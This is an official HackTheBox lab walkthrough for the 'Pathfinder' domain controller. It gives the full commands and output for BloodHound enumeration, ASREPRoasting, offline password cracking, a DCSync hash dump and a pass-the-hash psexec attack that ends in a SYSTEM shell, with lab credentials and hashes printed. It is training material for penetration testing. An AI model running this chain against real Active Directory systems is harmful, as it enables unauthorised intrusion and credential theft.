HACKTHEBOX

Pathfinder

31st January 2020 / Document No. D20.101.28

Prepared By: egotisticalSW


Machine Author(s): egotisticalSW

Difficulty: Easy

Classification: Official

Enumeration

```
masscan -p 1-65535 10.10.10.30 -e tun0 --rate=1000
```




```
masscan -p 1-65535 10.10.10.30 -e tun0 --rate=1000

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-03-22 20:20:37 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 139/tcp on 10.10.10.30
Discovered open port 9389/tcp on 10.10.10.30
Discovered open port 49671/tcp on 10.10.10.30
Discovered open port 445/tcp on 10.10.10.30
Discovered open port 49666/tcp on 10.10.10.30
Discovered open port 5985/tcp on 10.10.10.30
Discovered open port 47001/tcp on 10.10.10.30
Discovered open port 49665/tcp on 10.10.10.30
Discovered open port 3269/tcp on 10.10.10.30
Discovered open port 49675/tcp on 10.10.10.30
Discovered open port 49709/tcp on 10.10.10.30
Discovered open port 389/tcp on 10.10.10.30
Discovered open port 135/tcp on 10.10.10.30
Discovered open port 593/tcp on 10.10.10.30
Discovered open port 49690/tcp on 10.10.10.30
Discovered open port 3268/tcp on 10.10.10.30
Discovered open port 464/tcp on 10.10.10.30
Discovered open port 49670/tcp on 10.10.10.30
Discovered open port 49668/tcp on 10.10.10.30
Discovered open port 49669/tcp on 10.10.10.30
Discovered open port 53/tcp on 10.10.10.30
Discovered open port 88/tcp on 10.10.10.30
Discovered open port 636/tcp on 10.10.10.30
Discovered open port 49664/tcp on 10.10.10.30
```

Port 88 is typically associated with Kerberos and port 389 with LDAP, which indicates that this is a Domain Controller. We note that WinRM is enabled on port 5985.

Enumeration

Using the credentials we obtained in a previous machine; `sandra:Password1234!`, we can attempt to enumerate Active Directory. We can achieve this using BloodHound. There is a python bloodhound injester, which can be found [here](). It can also be installed using pip: `pip install bloodhound`

```
bloodhound-python -d megacorp.local -u sandra -p "Password1234!" -gc
pathfinder.megacorp.local -c all -ns 10.10.10.30
```



```
bloodhound-python -d megacorp.local -u sandra -p "Password1234!" -gc
pathfinder.megacorp.local -c all -ns 10.10.10.30

INFO: Found AD domain: megacorp.local
INFO: Connecting to LDAP server: Pathfinder.MEGACORP.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: Pathfinder.MEGACORP.LOCAL
INFO: Found 5 users
INFO: Connecting to GC LDAP server: pathfinder.megacorp.local
INFO: Found 48 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: Pathfinder.MEGACORP.LOCAL
INFO: Done in 00M 03S
```

The json files should now be in the working directory, ready to be imported into BloodHound.

Installing and Starting BloodHound

First, we need to install neo4j and BloodHound.

```
apt install neo4j
apt install bloodhound
```

Next, we need to configure the neo4j service. We can accomplish this by running the following command

```
neo4j start console
```


You will be then prompted to change your password. Next, we start BloodHound

```
bloodhound --no-sandbox
```

Ensure you have a connection to the database; indicated by a ✔ symbol at the top of the three input fields. The default username is `neo4j` with the password previously set.

Opening BloodHound, we can drag and drop the .json files, and BloodHound will begin to analyze the data. We can select various queries, of which some very useful ones are `Shortest Paths to High value Targets` and `Find Principles with DCSync Rights`.

While the latter query returns this:




We can see that the `svc_bes` has `GetChangesAll` privileges to the domain. This means that the account has the ability to request replication data from the domain controller, and gain sensitive information such as user hashes.

Lateral Movement

It's worth checking if Kerberos pre-authentication has been disabled for this account, which means it is vulnerable to ASREPRoasting. We can check this using a tool such as Impacket's `GetNPUsers`.


```
GetNPUsers.py megacorp.local/svc_bes -request -no-pass -dc-ip 10.10.10.30
```



```
GetNPUsers.py megacorp.local/svc_bes -request -no-pass -dc-ip 10.10.10.30
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Getting TGT for svc_bes
$krb5asrep$23$svc_bes@MEGACORP.LOCAL:04c8e6bf3c33d000ead774982cdbcca9$0b5
fac05d78625479e1e872772d17112fa3fb9d1dc7528c688ad4a48017a48a09ed233b23683
<SNIP>
a91ac6058746e328ced4ed54bcbb31a281279b6a7a59f724c165c94b65c74d6779d1bfe7e
c609625c434644858a2cf1d1a02b4d5234b4e9a8d4b1e065791f969baa6d4eae2a75e2859
74f4d3a8726a7a081ad20a10b3d13d6975
```

We obtain the TGT ticket for the `svc_bes` and save it to a file called `hash`. We can use Hashcat or JTR in conjunction with `rockyou.txt` to obtain the plaintext password `Sheffield19`.

```
john hash -wordlist=/usr/share/wordlists/rockyou.txt
```



```
john hash -wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23
[MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Sheffield19      ($krb5asrep$23$svc_bes@MEGACORP.LOCAL)
1g 0:00:00:07 DONE (2020-03-22 16:31) 0.1307g/s 1386Kp/s 1386Kc/s 1386KC/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


It is now possible to access the server as `svc_bes` using WinRM, and gain user.txt.

```
gem install evil-winrm
evil-winrm -i 10.10.10.30 -u svc_bes -p Sheffield19
```

Privilege Escalation

In order to leverage the `GetChangesAll` permission, we can use Impacket's secretsdump.py to perform a DCSync attack and dump the NTLM hashes of all domain users.


```
secretsdump.py -dc-ip 10.10.10.30 MEGACORP.LOCAL/svc_bes:Sheffield19@10.10.10.30
```



```
secretsdump.py -dc-ip 10.10.10.30 MEGACORP.LOCAL/svc_bes:Sheffield19@10.10.10.30
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1845bfe949ed1b9643bb18:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:f9f700dbf7b492969aac5943dab22ff3:::
svc_bes:1104:aad3b435b51404eeaad3b435b51404ee:0d1ce37b8c9e5cf4dbd20f5b88d5baca:::
sandra:1105:aad3b435b51404eeaad3b435b51404ee:29ab86c5c4d2aab957763e5c1720486d:::
PATHFINDER$:1000:aad3b435b51404eeaad3b435b51404ee:87f132482f74dc8d1ad644bfb7b1a183:::

<SNIP>
```

Using the default domain administrator NTLM hash, we can use this in a PTH attack to gain elevated access to the system. For this, we can use Impacket's psexec.py.

```
psexec.py megacorp.local/administrator@10.10.10.30 -hashes <NTML hash>:<NTLM
hash>
```



```
psexec.py megacorp.local/administrator@10.10.10.30 -hashes
aad3b435b51404eeaad3b435b51404ee:8a4b77d52b1845bfe949ed1b9643bb18
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.10.10.30.....
[*] Found writable share ADMIN$
[*] Uploading file lqVtJFUd.exe
[*] Opening SVCManager on 10.10.10.30.....
[*] Creating service uGFc on 10.10.10.30.....
[*] Starting service uGFc.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```